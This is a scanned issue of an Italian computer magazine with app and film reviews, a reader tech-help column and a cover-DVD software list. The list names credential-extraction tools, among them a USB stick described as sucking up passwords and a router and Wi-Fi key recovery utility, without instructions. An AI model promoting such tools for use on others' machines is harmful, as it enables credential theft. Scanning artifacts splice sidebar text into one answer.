
Prezzo: Gratis
Piattaforma: iOS, Android

Fashion victim e appassionati di design, ecco l'app per voi. Non solo si possono scoprire tendenze e seguire amici o personaggi che le tendenze "le fanno", ma anche comprare e vendere oggetti di design o abbigliamento. È l'app più di tendenza che ci sia!

THE ROOM TWO

Prezzo: € 0,99 (iOS), € 2,69 (Android)
Piattaforma: iOS, Android

Un rompicapo dalla grafica così curata e con un sistema di interazione di questa qualità, fino a un paio di anni fa sarebbe costato diverse decine di euro e avrebbe rischieto una console di ultima generazione...

HOME CINEMA

RUSH

LA VERA STORIA DEI PIÙ GRANDI RIVALI CHE IL MONDO SPORTIVO ABBIA MAI CONOSCIUTO

Una delle pellicole più avvincenti mai realizzata sulle gare automobilistiche. Rush riporta in auge il mito della rivalità tra due dei più grandi piloti di Forumal 1, Niki Lauda e James Hunt, che negli anni 70 si sfidarono sulle piste e nella vita reale senza esclusione di colpi. Il film, che grazie alla regia del premio oscar Ron Howard combina in maniera perfetta scene d'azione (senza mai strabordare nel tecnicismo delle telecronache di Formula 1) e narrazione dell'epico scontro tra i due personaggi, è adatto a un pubblico molto eterogeneo. Il confronto tra lo spericolato playboy Hunt (Chris Hemsworth), adorato dai media, e il metodico e poco propenso a ricercare la simpatia del pubblico Lauda, spacca il pubblico in due fazioni che, come per magia, si ritroveranno unite durante il momento dell'incidente che vede come vittima Niki Lauda.

06 MARZO 2014
RUSH
TITOLO ORIGINALE: Rush
NAZIONE: USA
ANNO: 2013
GENERE: Azione, Biografico, Drammatico
REGIA: Ron Howard
SCENEGGIATURA: Peter Morgan
CAST: C. Hemsworth, D. Bruehl, O. Wilde, C. McKay, P. Favino, N. Dormer, A. Maria Lara, J. M. Rankin, J. Freeman
DURATA: 123 Min
SITO: http://it.cinema.yahoo.com/film/rush
DISTRIBUZIONE: 01 Distribution
PREZZO: DVD Đ14,25; Blu-ray Đ19,00

Gli esperti di Idea Web rispondono ogni mese alle domande di interesse comune sull'uso di Internet e del computer.

L'ADSL CON UN WI-FI SU DUE PIANI

Ho una nuova Adsl e ho appena installato il nuovo router che supporta fino a 120 device collegati. Il router è stato configurato dal tecnico, funziona perfettamente e posso navigare. Avendo una casa a due piani ho comperato un Netgear Range Extender WN3000RP per estendere il segnale wireless. L'ho alimentato e "accoppiato" al router attraverso i tasti WPS, con successo. Sono verdi i led "WPS", "Status" e "Link Rate" che leggo essere il led che indica l'esistenza di una connessione wireless tra l'Extender e il router. Dal mio PC (e anche dal mio iPhone) vedo la rete estesa. Provo a collegarmi usando la stessa password che ho usato per collegarmi alla rete principale ma non ci riesco. L'iPhone si limita a dire "Impossibile accedere alla rete", il PC mi dà connessione "Limited" ma senza essere collegato a Internet. Come posso risolvere?

Alessandro

Ci viene in soccorso la nostra community di Techassistance.it, dove si spiega che <<*innanzitutto assicurati d'aver impostato sull'extender lo stesso tipo di chiave di sicurezza e la stessa password che c'è impostata nel router. Prova eventualmente a resettare l'extender e a rifare la procedura di associazione al router o tramite wps o manuale. Prova prima soltanto col PC, tenendo spenti gli altri dispositivi, fai la prova sempre nella stanza dove c'è il router possibilmente collegando prima l'extender al PC tramite cavo di rete e poi eventualmente in Wi-Fi; se funziona ti sposti poi sull'altro piano*>>. Potrebbe anche essere un problema di segnale, però: <<*Il range extender non è adatto quando la casa è situata su due piani perché il segnale Wi-Fi rilevato dall'extender potrebbe risultare molto attenuato a causa delle strutture dei soffitti [...] E poi, l'extender per funzionare in modo ottimale va posizionato circa a metà strada tra il router Wi-Fi e i dispositivi wireless. Prova prima a configurare l'extender posizionandolo sullo stesso piano dove è ubicato il router e verifica se così funziona. Altrimenti, se il contatore elettrico della casa è unico per i due piani, puoi optare per una soluzione tipo Powerline*>>. In sostanza sono dispositivi che, collegati alle prese di corrente, creano una rete locale che sfrutta il filo della luce.

IL MOTORE CHE SI INSTALLA IN AUTOMATICO

Tempo fa ho scaricato un software e, come sempre accade, malgrado abbia fatto una configurazione personale, si è installato automaticamente un altro motore di ricerca che non riesco a togliere, malgrado i miei tentativi di ripristinarlo come pagina principale attraverso le opzioni Internet. Nemmeno l'invito da parte di Google a utilizzare la sua pagina come motore di ricerca (che io ho accettato) è valso a nulla. Come fare? Vi ringrazio anticipatamente.

Pasquale

Capita purtroppo con alcuni software freeware che si trovano in Rete. La precauzione essenziale quindi è scaricarli dal sito ufficiale ed evitare comunque quelli di fama ignota (dei software affidabili troveremo sempre recensioni in giro nel Web...). Per rimediare al problema, a volte è sufficiente disinstallare il motore di ricerca da Windows (come un qualsiasi altro programma), dalle estensioni del browser e reimpostare il nostro motore preferito sul browser. Come riferisce Pasquale, però, a volte non basta! Capita per esempio con Delta Search, un motore di ricerca abusivo che si comporta come un adware, al pari della pubblicità indesiderata. Dopo aver provato quanto detto sopra, passiamo alle maniere forti.

Non è detto che il nostro antivirus sia efficace contro questi adware. Pare invece che lo siano di più i programmi **Malwarebytes** (**www.malwarebytes.org**) e **Combofix** (**www.bleepingcomputer.com/download/combofix**). Proviamo prima uno e poi l'altro, nelle rispettive versioni gratuite. Può essere necessario anche scavare più a fondo nelle impostazioni del browser. Su **Firefox** scriviamo **about:config** e da **browser.newtab.url** mettiamo la pagina che vogliamo (**about:blank** per una pagina vuota). Su **Chrome** andiamo in **chrome://plugins** e togliamo le voci sospette che rimandino al motore di ricerca inopportuno.


Dalle impostazioni del browser è possibile disattivare i plugin installati, come eventuali motori di ricerca indesiderati.

MASTERIZZARE I VIDEO IN MKV

Ho un film in formato MKV da 8 GB e rotti. Vorrei masterizzarlo, mi sono procurato anche un DVD Double Layer ma non riesco scrivere il file. Nero espelle il DVD-R DL dicendo che manca 1 MB di spazio. Mi basterebbe togliere così poco... Che posso fare? Posso spezzare il file in due o ridurlo?

Gabriele

Premettiamo che a nostro avviso il modo migliore per vedere un film MKV è su computer collegato via HDMI ad un televisore. In questo modo potremo accedere a tutte le lingue, ai sottotitoli, e non avere problemi di decodifica. Anche comprare un set top box, un lettore DVD (con USB) o un hard disk multimediale con supporto MKV non è la soluzione ottimale. Un po' perché significa comprare un nuovo hardware e

Puoi scaricare alcuni dei software citati dal CD Virtuale di Idea Web. Scopri come a pagina 20.

È possibile masterizzare un file MKV su un DVD Video con software come MKV Video2DVD, ma ciò comporta la perdita dell'alta definizione!

un po' perché spesso questi lettori sono incapaci di leggere tutti i formati audio e i sottotitoli integrati nei file MKV. Dopo qualche anno, inoltre, il firmware di quel modello non viene più aggiornato e sarà quindi impossibile tenere il passo con i nuovi codec rilasciati (e ci troveremmo di nuovo punto e a capo). Ci sono due vie, invece, per la masterizzazione. La prima è con conversione in formato DVD, l'altra è quella di trasformare l'MKV in un Blu-ray. Più facile nel primo modo, ma perdiamo la qualità dell'alta definizione (qualora l'MKV sia con video 1080p o 720p, come accade quasi sempre). Il modo più semplice è usare un programma come **Dvd Creator** (**www.wondershare.com/pro/dvd-creator.html**) o **Free Mkv Video2Dvd** (**www.effectmatrix.com/Free-MKV-DVD/index.htm**), che ha un'interfaccia meno gradevole ma è gratuito. Si tratta semplicemente di caricare il video e poi di dare l'ordine di masterizzazione. La seconda strada è più complessa e passa dall'uso di un programma come **tsMuxer** (**www.videohelp.com/tools/tsMuxeR**). La procedura è molto lunga: qui una guida in inglese (**http://brothers_grim.webs.com/bd/index.html**). Per altro, il masterizzatore Blu-ray ancora non è comune sui computer. Se lo scopo della masterizzare è creare un archivio/backup, invece della visualizzazione, facciamoci due conti: conviene prendere un hard disk da 2 TB (90 euro, nei negozi online), che equivale ad almeno 200 dischi double layer, che pagheremmo non meno di 200 euro (a parte il fatto che un hard disk è molto più versatile e comodo di un DVD).

BATTERIE: COME FARLE DURARE

Credo ci sia bisogno dei vostri consigli per evitare errori nell'uso della batteria di cellulari e computer portatili. Come farle durare di più? Grazie!

Giacomo

Le batterie di computer e dei cellulari usano ormai tutte la tecnologia a ioni di litio, che richiede accorgimenti diametralmente opposti a quelli che seguivamo anni fa con le batterie a nichel-cadmio. Il concetto principale è che la batteria soffre ogni volta che si scarica completamente. Cerchiamo quindi di ricaricarle ogni volta che possiamo. Teniamo anche conto che una batteria guasta ormai ci costringe a portare il cellulare in assistenza, nella quasi totalità dei casi. Solo pochi marchi (Samsung in testa), infatti, hanno batterie sostituibili. Il problema in verità è più grave con i computer portatili. In media una batteria in litio dura infatti 3-5 anni e solo pochissimi tengono un cellulare per più tempo. Certo, ci sono batterie che si guastano subito, smettendo di funzionare del tutto oppure scaricandosi molto in fretta (caso tipico: si spegne il cellulare quando risulta ancora un 10-20 per cento di carica). Tuttavia entro due anni possiamo comunque sfruttare la garanzia , cosa consigliatissima anche soltanto nel caso in cui la batteria cominci a perdere colpi. I computer portatili, invece, tendiamo a tenerli per più anni, un po' perché di solito costano di più dei cellulari e un po' perché non evolvono così in fretta da giustificare una sostituzione frequente. Un cellulare di tre anni fa adesso sembra preistorico, nel design e nella potenza, e magari non supporta più le nuove app disponibili. Infine, i cellulari tendono a rompersi più facilmente, cadendo, poiché ce li portiamo in giro continuamente. Non gli stessi problemi abbiamo con un computer portatile. Tutelarne la batteria è utile, per evitare di doverla sostituire subito dopo i due anni della garanzia. Ecco come: ricarichiamola quando arriva al 3 per cento circa, non facendola mai scaricare tutta. Non a caso, molti laptop recenti si spengono in automatico quando il livello è vicino allo zero: proprio per evitare danni alla batteria e memorizzare in sicurezza la sessione di lavoro. È particolarmente dannoso scaricare tutta la batteria quando questa è nuova. Si consiglia, durante il primo mese di utilizzo, di fare cinque cicli di ricarica parziale (cioè usiamo il portatile per un'oretta, ricarichiamolo completamente, e ripetiamo per cinque volte in tutto). È sbagliato anche non usare mai la batteria: equivale a tenere un'auto sempre in garage. Usiamo il portatile scollegato dall'alimentazione almeno per un'oretta a settimana.

PASSWORD GMAIL NON RICONOSCIUTA

Metto e rimetto il mio nome utente e password di Gmail sul programma di posta Thunderbird, ma ricevo sempre un errore quando provo a scaricare le email. Sono sicurissimo che la password è giusta, infatti non ho problemi ad accedere via browser, con lo stesso computer. A dire il vero, sospetto che sia colpa della verifica in due passaggi che ho attivato. Se la disattivo, infatti, tutto funziona. Ma io voglio continuare a usare questo sistema di protezione, perché ho tantissime email importanti e private da tutelare.

Carlo

Se usiamo la verifica in due passaggi, sui client email, come su altre applicazioni, bisogna inserire una password generata ad hoc. Ricordiamo che questo sistema di protezione è molto utile ed è attivabile non solo su Gmail ma anche su Facebook. In sostanza, consente l'accesso al servizio solo da dispositivi già utilizzati. Se proviamo a connetterci a Gmail da un nuovo dispositivo, dopo aver tentato l'accesso con la nostra normale password, riceveremo un SMS sul cellulare con un codice da inserire nel browser (quando richiesto). Con le applicazioni dobbiamo fare un passaggio in più. Andiamo su **www.google.com/settings/security** con un dispositivo già convalidato. Clicchiamo su **Impostazioni** vicino a **Password per le app**. Inventiamo un nome a caso in **Nome** e poi clicchiamo su **Genera password**. Si aprirà una pagina con una lunga password, che potremo selezionare, copiare e incollare nel client Thunderbird al posto di quella normale di Gmail (il nome utente resta ovviamente la nostra casella **@gmail.com**).

SITI PORNO NEL REGISTRO?!?

Qualcuno sta usando il mio computer per navigare su siti porno? Oppure ho un virus? Qualche giorno fa, spulciando nel registro di sistema del PC che uso al lavoro ho trovato questa chiave: "HKEY_CURRENT_USER\Software\Microsoft\windows\current version\internet settings\zonemap\domains". All'interno ci sono cartelle vuote con nomi che richiamano siti porno. Ho trovato persino nomi che sembravano riferirsi a virus. Tutto ciò è successo al ritorno dalle ferie, quindi non so che cosa possano aver fatto con il mio computer (o lo devo immaginare?). Ho guardato nella cronologia ma non ho trovato nessun collegamento a questi siti. Ho provato a ricercare eventuali file nascosti, ma niente. Ho usato addirittura un software di recupero file cancellati e non ho trovato niente! C'è modo per risalire al giorno e all'ora in cui eventualmente qualcuno si è collegato a questi siti? Come posso essere sicuro di non avere un virus, se la scansione con un paio di programmi dà esito negativo? Per altro ho fatto una pulizia con CCleaner, ma queste cartelle rimangono...

Enzo

Niente paura! Quelle voci nel registro sono state messe da prodotti di sicurezza (come Spybot) che probabilmente hai installato sul PC. In sostanza, i software mettono in quelle chiavi di registro riferimenti a siti che vogliono bloccare. Dovresti trovarne traccia su Internet Explorer anche in **Opzioni Internet/Sicurezza/Siti con restrizioni** e cliccando su **Siti**. È una misura preventiva che Spybot chiama "Immunizzazione". Gestisce sui propri server una lista di siti pericolosi (che aggiorna man mano che scopre nuovi pericoli) e la copia sul sistema dell'utente che protegge. Comunque, per altre evenienze, è utile sapere che è possibile provare a recuperare la cronologia cancellata. Il metodo classico è caricare un punto di ripristino di sistema. Così te la dovresti ritrovare e vedere giorno e ora dell'accesso ai siti sospetti. Su XP e Vista si può usare un programma come **Index. Dat Analyzer** (**www.systenance.com/indexdat.php**).

*GLI ALLEGATI

IDEA WEB DVD

8 GB

di programmi per divertirsi con il computer e Internet

IN REGALO

SOFTWARE COMMERCIALE

VASCO DA GAMA 6 HD PROFESSIONAL

Impreziosisci i tuoi video con animazioni 3D e mappe virtuali

Guida all'uso a pagina 70

IN REGALO

FILM IN DVD

Una travolgente commedia sentimentale a ritmo di musica, diretta da Robert Iscove (Kiss Me) con Amy Smart (Crank- High Voltage), Tom Malloy e Billy Zane (Titanic, Ritorno al Futuro)

Ritagliala, piegala e inseriscila nella bustina del DVD allegato. Oppure scaricala in PDF dal sito www.edmaster.it/url/3115.

BROWSER
- Google Chrome 33.0.1750.146
- SlimBrowser 7.00.080
- Lunascape Orion 6.8.1
- Chat/VoIP
- ManyCam Virtual Webcam 4.0
- AdiIRC 1.9.2

EMAIL
- MailStore Home 8.2
- MailWasher 7.3

FILE SHARING
- BitTorrent 7.9.0
- BearShare 12.0
- Dropbox 2.6.2

GIOCHI
- Flightgear Flight Sim 3.0
- Heaven and Hell
- QuizDuello (iOS e Android)
- Risposte per QuizDuello
- Yahoo! Backdoor

GRAFICA
- StylePix Portable 1.14.2
- Wega2 1.1.0.6
- Foto-Mosaik-Edda 6.8
- FastStone Image Viewer 5.0
- LEGO Digital Designer 4.3.8

MASTERIZZAZIONE
- Astroburn Lite 1.8.0
- ISO Workshop 5.1
- Wondershare DVD Creator 2.6.5

MULTIMEDIA
- Vasco da Gama 6 HD Professional
- Video To Video Converter 2.9.6.10
- StreamWriter 4.9.0
- AIMP 3.55.1338
- Audio Editor Free 4.0
- Metal Player 4.1.2.3
- Free Mkv Video2Dvd 3.30
- TSMuxeR 2.6.12
- Serviio 1.4
- Cross DJ Free 3.0.1
- Plex Media Server 0.9.8.18
- Youtube Movie Maker 8.06

SICUREZZA
- IWPasswordHoover
- Malwarebytes Anti-Malware 1.75
- Combofix 14.2.24.1
- SpeedyPassword 1.0.7.47
- iSpy 5.9.0
- RouterPassView 1.51
- PrivaZer 2.16.1
- Spybot - Search & Destroy 2.3
- Index.dat Analyzer v2.5
- Emsisoft Anti-Malware 8.1

UTILITÀ
- ESET SysInspector
- Manuali ESET
- Nero BackItUp 2014 Free
- System Mechanic Free 12.5
- Rainmeter 3.0.2
- BlueStacks 0.8
- Win32DiskImager 0.9
- Advanced SystemCare Free 7.2
- Lupo Pensuite Full 2013.04
- Driver Booster Free 1.2.0
- Should I remove it
- CPUID CPU-Z 1.68
- GPU-Z 0.7.7
- AMD OverDrive
- MSI Afterburner 2.3.1
- Namebench 1.3.1
- DNS Jumper 1.0.4
- Auslogics Disk Defrag 4.5.1

WEB EDITING
- mHotspot 7.6.0
- ServersCheck Monitoring 10.3
- Indispensabili
- IrfanView 4.37
- CCleaner 4.11.4619
- 7-Zip 9.20
- Adobe Reader 11
- VLC Media Player 2.1.3
- Daemon Tools Lite 4.48

SPECIALI
- Le App salta coda
- Le App che regalano credito telefonico

Come si usa il CD/DVD

1 SOFTWARE
Le categorie dei programmi. Basta cliccare sul nome per avere accesso all'elenco completo, che appare a destra.

2 PROGRAMMI
Ecco l'elenco dei software relativi alla categoria che abbiamo scelto dalla lista presente a sinistra.

3 SCHEDA TECNICA
Tante informazioni utili sui software: nome del file, dimensioni, spazio occupato su disco e tipologia.

4 ANTEPRIMA
Visualizza l'interfaccia del programma selezionato.

5 RECENSIONE E INSTALLAZIONE
Le caratteristiche dei software in dettaglio. Per installare un programma basta cliccare su **Installa** e seguire il processo guidato. Per salvare il file sul Pc, occorre cliccare su **Salva**.

6 IDEA PLUS!
Gli strumenti per la personalizzazione del Pc e l'intrattenimento: wallpaper, screensaver, font o film completo in XviD.

7 RECEN... SITI
Tanti siti organizzati di mese in mese in comodi percorsi di navigazione. In ogni numero nuove categorie e numerosi link attivi e cliccabili direttamente.

8 I PREFERITI
I link dei migliori siti pronti per essere importati nei Preferiti del tuo software di navigazione.

9 I CANALI
Ogni mese visitiamo per te le pagine Web più utili ed interessanti. A te non resta che cliccarli e godere le meraviglie del Web.

10 GIOCHI
Azione, avventura, sparatutto e di ruolo: i migliori videogame completi e da giocare subito sul tuo Pc.

12 HOME
Clicca qui per tornare subito alla pagina iniziale del supporto, qualunque sia la sezione del Cd o Dvd che stai navigando.

13 AUDIO
Puoi escludere o riattivare la musica di sottofondo con un semplice clic in corrispondenza di Audio. Sono disponibili tre differenti colonne sonore.

14 INFO-HELP
In questa sezione ci sono una serie di informazioni utili sulla realizzazione multimediale e l'uso del Cd o del Dvd. Trovi anche la descrizione delle licenze con cui sono distribuiti i software ed eventuali limitazioni all'uso.

15 CONTATTI
Clicca su questo comando per scrivere immediatamente un messaggio di posta alla redazione di Idea Web. I nostri esperti risponderanno ai quesiti più interessanti sull'uso del computer e di Internet nella rubrica "Posta dei lettori" che trovi ogni mese nelle prime pagine della rivista.

16 CHIUDI
Un clic con il tasto sinistro del mouse per chiudere al volo l'interfaccia del Cd/Dvd.

IDEA WEB BASE

con Web CD

Anche i lettori che acquistano Idea Web nella versione base possono accedere alla maggior parte del contenuto del Cd redazionale. Sul sito di Idea Web, all'indirizzo **www.edmaster.it/ideaweb/cd** viene pubblicato il Cd Virtuale, ovvero la versione Web del supporto allegato ad Idea Web Cd. Per accedere al contenuto del Cd Virtuale occorre registrarsi al sito fornendo qualche dato personale e il proprio indirizzo e-mail. Dopo aver effettuato l'accesso all'area riservata tramite la password del mese è possibile fruire del Cd Virtuale in 2 modi: navigando tra i contenuti e scaricando di volta in volta solo i software che interessano; oppure prelevando l'immagine Iso dell'intero supporto pronta da masterizzare con programmi come Nero.

LA PASSWORD DI ACCESSO È:
IDEAPYBIT14

SCRIVI A IDEA WEB
Riscontri problemi con l'installazione o l'uso di uno dei programmi citati? Scrivi a **ideaweb@edmaster.it**.

BROWSER

Google Chrome
Semplice ed evoluto con accesso diretto ai servizi Google

SlimBrowser
Il browser alternativo che funziona su chiavetta USB

CHAT/VOIP

ManyCam Virtual Webcam
Animazioni, filtri ed effetti speciali alle tue videochat

AdiIRC
Client IRC semplice e veloce

EMAIL

MailStore Hom
Mette al sicuro messaggi e rubrica di posta elettronica

MailWasher
Elimina lo spam per sempre!

FILE SHARING

BitTorrent
Scarica e condivide musica, video e foto tramite file sharing

BearShare
Il client P2P che strizza l'occhio alla musica legale

Dropbox
Per condividere file sul cloud

GIOCHI

Yahoo! Backdoor
I link diretti per accedere alle stanze di gioco senza attese

Risposte per QuizDuello
Vinci facile con le nostre risposte

GRAFICA

StylePix Portable
L'alternativa a Photoshop che funziona da PenDrive

Wega2
Semplice e veloce visualizzazione fotografica

Foto-Mosaik-Edda
Originali mosaici fotografici con le nostre immagini

FastStone Image Viewer
Molto più di un semplice visualizzatore fotografico

MASTERIZZAZIONE

Astroburn Lite
Masterizzazione su CD, DVD e Blu-ray... spaziali

ISO Workshop
Crea, estrae, converte e masterizza i file immagine

Wondershare DVD Creator
Converti i tuoi file video in formato DVD

MULTIMEDIA

Video To Video Converter
Conversione video multiformato

StreamWriter
Ascolta e registra in MP3 le radio di Internet

AIMP
Player audio in stile Winamp con supporto playlist e skin

Audio Editor Free
Editing musicale ai massimi livelli con filtri ed effetti

Metal Player
Il player che riproduce le radio online e i video di YouTube

Free Mkv Video2Dvd
Masterizza su DVD i tuoi Mkv

TSMuxeR
Converti i file MKV in Blu-ray

Serviio
Crea e gestisci un server DLNA

SICUREZZA

IWPasswordHoover
La chiavetta di Idea Web che aspira le password

Malwarebytes Anti-Malware
Per la rimozione dei malware

Driver Booster Free
Aggiorna i driver del computer

Should I remove it
Ti consiglia quali programmi disinstallare e quali no

CPUID CPU-Z
Il microprocessore senza segreti

GPU-Z
Tutto sulla scheda video

AMD OverDrive
Software di overclock per CPU

MSI Afterburner
Overclock della scheda video

Namebench
Trova i migliori DNS

DNS Jumper
Per cambiare i server DNS

Auslogics Disk Defrag
Deframmenta il disco velocizzando l'accesso ai dati

Combofix
Va a caccia di pericolosi virus

SpeedyPassword
Gestisce password e account usati su qualsiasi sito Web

iSpy
Usa webcam e microfono come sistema di videosorveglianza

RouterPassView
Recupera la password del router e le chiavi Wi-Fi

PrivaZer
Il tool per proteggere la privacy

Spy bot - Search & Destroy
Pulizia completa sul PC da spyware e malware

Index.dat Analyzer
Navigazione sicura, ripulendo ogni traccia sospetta

UTILITÀ

ESET SysInspector
Il check-up per Windows

Manuali ESET
Le guide in italiano ai software ESET (in formato PDF)

Nero BackItUp 2014 Free
La suite di backup gratuita per PC, tablet e smartphone

System Mechanic Free
Velocizza le prestazioni del PC

Rainmeter
Visualizza le informazioni di sistema sul desktop Windows

BlueStacks
L'emulatore di Android

Win32DiskImager
Il tool per avviare i sistemi operativi dalla Pendrive USB

WEB EDITING

mHotspot
Trasforma il PC in HotSpot WiFi

INDISPENSABILI

IrfanView
CCleaner
7-Zip
Daemon Tools Lite

SPECIALI

Le App salta coda

Le App che ti regalano credito telefonico

COME SI ACCEDE AL CD VIRTUALE

trovate nelle pagine della rivista dedicate agli allegati. Dopo aver effettuato l'accesso all'area riservata, potrete fruire del contenuto del Cd Virtuale in due modi. Chi ha una connessione lenta o desidera scaricare solo alcuni dei programmi selezionati, può navigare all'interno dei contenuti tramite il browser, leggere le recensioni dei software e scegliere quelli da trasferire sul proprio Pc. Chi invece desidera avere una copia "materiale" del Cd Virtuale di Idea Web, può scaricare l'immagine Iso dello stesso e utilizzare un software di masterizzazione come Nero o IsoBurner per trasferirla su Cd-Rom.

Buona navigazione
Gentile lettore. Vuoi essere informato quando i software contenuti sul Cd Virtuale di Idea Web vengono aggiornati?
Inserisci qui la tua e-mail per ricevere un messaggio nella tua casella di posta

Gentile lettore. Vuoi essere informato quando i software contenuti sul CD Virtuale di Idea Web vengono aggiornati?
Inserisci qui la tua e-mail per ricevere un messaggio nella tua casella di posta

Indirizzo e-mail
Password trovata nella rivista
Numero — Seleziona il numero

UN SEMPLICE FORM

1 Vai sul sito **www.edmaster.it/ideaweb/cd** e fai clic su **clicca qui** per aprire il form di registrazione: compila accuratamente i campi e inserisci un indirizzo di posta elettronico valido. Ricevi subito un messaggio con un link, cliccando sul quale completi la registrazione. Torna in home page, inserisci la tua e-mail, la password trovata nella rivista, scegli il numero dal menu a tendina e clicca su **Accedi**.

DUE OPZIONI

2 Adesso ti vengono presentate due possibilità di accesso ai contenuti del Cd Virtuale. Se non hai una connessione a banda larga puoi semplicemente navigare tra le categorie del supporto e scaricare di volta in volta i singoli programmi che ti interessano. Se hai una connessione veloce cliccando, invece, sul link **CD in formato ISO** scarichi l'immagine dell'intero supporto pronta da masterizzare.

SUL WEB Puoi scaricare tanti altri software per divertirti con il tuo Pc e Internet dal sito **www.softpedia.com**.

*PRODOTTI

SCHEDA TECNICA

NIKON **COOLPIX AW120**

★★★★☆

SENSORE: CMOS retroilluminato da 16 megapixel **ZOOM OTTICO/DIGITALE:** 5x/4x **DISPLAY:** 3 pollici **REGISTRAZIONE VIDEO:** Full HD **IMPERMEABILITÀ:** 18 metri **DIMENSIONI:** 110 x 66 x 26 mm **PESO:** 213 g **SITO:** www.nital.it

\+ Impermeabilità fino a 18 m, Display molto definito, GPS con bussola

\- Prezzo

FOTOCAMERE RUGGED

NATA PER L'AVVENTURA

LA DIGICAM PROGETTATA PER AFFRONTARE OGNI CONDIZIONE CLIMATICA

Se dentro di te hai l'animo dell'esploratore e ti trovi spesso ad affrontare avventure in condizioni climatiche avverse, questa è la digicam che cercavi. È impermeabile fino a 18 m di profondità, resiste a cadute da 2 metri di altezza e non teme il freddo fino -10° C. Per non farti perdere mai la strada è stata equipaggiata di GPS con mappe terrestri e bussola incorporati, mentre il Wi-Fi ti permette di collegarla a un dispositivo mobile per condividere velocemente i tuoi scatti. Se poi vuoi anche riprendere qualche video, sappi che registra in Full HD ed è anche in grado di realizzare riprese in slow motion. Disponibile nelle colorazioni nero, arancione e mimetico.

Su **www.edmaster.it/url/3049** trovi foto e video di esempio realizzati con la Coolpix AW120

LE ALTERNATIVE...

RICHO **WG-4 GPS**

Questa digicam può resistere in immersione fino a 14 metri di profondità, è resistente a cadute da 2 metri, al gelo fino a -10° e a una pressione di 100 Kg. Scatta foto da 16 megapixel con zoom ottico 4x, registra video in Full HD, ha il GPS ed è dotata di una serie di led sull'obiettivo che facilitano le riprese Macro.

SITO: WWW.RICOH-IMAGING.IT

OLYMPUS **TG-850 TOUGH**

Una fotocamera rugged ma anche molto versatile. Oltre ad essere impermeabile fino a 10 metri, è dotata di un display LCD ruotabile così da poter scattare foto vicino la superficie dell'acqua senza bagnarsi il volto. Tra le altre caratteristiche va ricordato l'obiettivo grandangolare, lo stabilizzatore d'immagine e la registrazione video in Full HD.

SITO: WWW.OLYMPUS.IT

LE ALTERNATIVE...

VODAFONE **MOBILE WI-FI R212 4G**

Ha una batteria con un'autonomia di 200 ore in standby e 6 ore in funzionamento e ti permette di navigare in 4G con la rete Vodafone da qualsiasi dispositivo Wi-Fi. È possibile averlo a 20 euro al mese con un vincolo contrattuale di 24 mesi che comprendono 15 GB di traffico dati mensile.

SITO: WWW.VODAFONE.IT

TIM **INTERNET PACK 4G + HUAWEI E589**

Con questa offerta hai sia il modem 4G, sia un abbonamento annuo per navigare in LTE per un totale di 15 GB al mese. Si possono collegare fino a 10 dispositivi in Wi-Fi + 1 via USB, è dotato di display a LED e slot per memory card Micro SD fino a 32 GB (per condividere file).

SITO: WWW.TIM.IT

EURO 399,00

MODEM 4G

HOTSPOT TASCABILE

CREA LA TUA RETE WIFI OVUNQUE E NAVIGA FINO A 100 MBPS CON LE NUOVE RETI LTE

Basta inserire la SIM e in meno di tre minuti puoi navigare da PC, tablet e smartphone sfruttando le nuove reti 4G superveloci. Si autoconfigura con qualsiasi operatore ed è dotato di un pratico display LCD per controllare lo stato della connessione e impostare la sicurezza del Wi-Fi. Si possono collegare in wireless fino a 10 dispositivi e la batteria ricaricabile è in grado di assicurare fino a 6 ore di autonomia. È provvisto anche di slot per una scheda microSD che può essere utilizzata per archiviare e condividere i file tra i dispositivi connessi.

Su **http://support.netgear.it** trovi supporto per i prodotti Netgear.

SCHEDA TECNICA

